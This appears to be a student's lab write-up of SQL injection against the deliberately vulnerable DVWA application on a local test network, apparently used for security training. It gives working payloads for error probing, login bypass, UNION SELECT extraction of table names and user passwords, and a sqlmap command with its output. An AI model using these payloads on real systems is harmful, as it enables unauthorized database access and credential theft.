SQL INJECTION

OWASP APPLICATION SECURITY RISK

INJECTION

Lab setup

Target machine Ubuntu – ip address

192.168.1.103

Attacker Machine Kali – ip address 192.168.1.16

Theory

Injection Flaws- Injection flaws are a type of security vulnerabilities that occur when an application allows understand data to be included in a command or query, enabling an attacker to manipulate its execution.

Type of Injection

SQL Injection

Command Injection

Cross Site Scripting Injection

SQL Injection- Occur when an attacker injects malicious SQL code into query, potentially gaining unauthorized access to a database.

SQL Injection in DVWA


- Security level of DVWA by default it sets on impossible, It has to set on low then we can test SQL Injection on DVWA.

- Here is the SQL Injection Sectiont to find Vulnerability- Sql Injection.


1. Test for SQL Injection Vulnerability

In the input box, enter: 1’

If the page throws an SQL error, it’s vulnerable.




- It has shown here that it has sql injection error in DVWA website.



In the input box, enter: 1’ OR ‘1’=’1

If DVWA returns all users , it is vulnerable to SQL Injection




2. Use Basic SQL Injection to Bypass Authentication

Try commom payloads in a logic form:

- Username: admin’ --

  Password: anything (or leave blank)

- ‘OR ‘1’=’1’ -- If successful, it logs in without a password.




In both cases it is showing Login failed because the login page of DVWA is not vulnerable.

3. Extrct DB name and Admin name

Method 1: Using UNION SELECT


To list the database name:

1’ UNION SELECT database(), null --



- After using UNION SELECT method if result not shown, should be tried

1’ ORDER BY 1 --




1’ ORDER BY 2 –

The last working number is the total number of columns.

1’ UNION SELECT database(), 2 –

If ORDER BY shows that there are two columns, then UNION SELECT must also have two columns.



Extract Usernames and Passwords

To Find table names:

If there are 2 columns, use:


1’ UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() –

If there are 3 columns use:

1’ UNION SELECT table_name, 2, 3 FROM information_schema.tables WHERE table_schema=database() –

To extract usernames and passwords from the users table:

1’ UNION SELECT user, password FROM users –



Automate SQL Injection Using SQLmap

Before using SQL map ensure that

DVWA security level in set to low

- find your php session id
- open dbwa in a browser and login
- press F12 developer tools --> go to storage / cookies
- find phps es id
- find security low

To install SQLMap

Code: git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git

- Cd sqlmap

sqlmap

- By this we can reveal Phpmyadmin databases

GUESTBOOK& USERNAME

```
┌──(mambush㉿kali)-[~/sqlmap]
└─$ sqlmap -u "http://192.168.1.103/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=8n9lom4ci9sj1gjdmu" -D dvwa --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
File  Actions  Edit  View  Help
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×7178717671,0×6467656454556c6a647869704e54736e694648596c717a4268616a57656a4a4f434c6a75586f6153,0×7176767a71),NULL-- -&Submit=Submit
---
[12:11:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ⩾ 5.0.12
[12:11:31] [INFO] fetching tables for database: 'dvwa'
[12:11:31] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```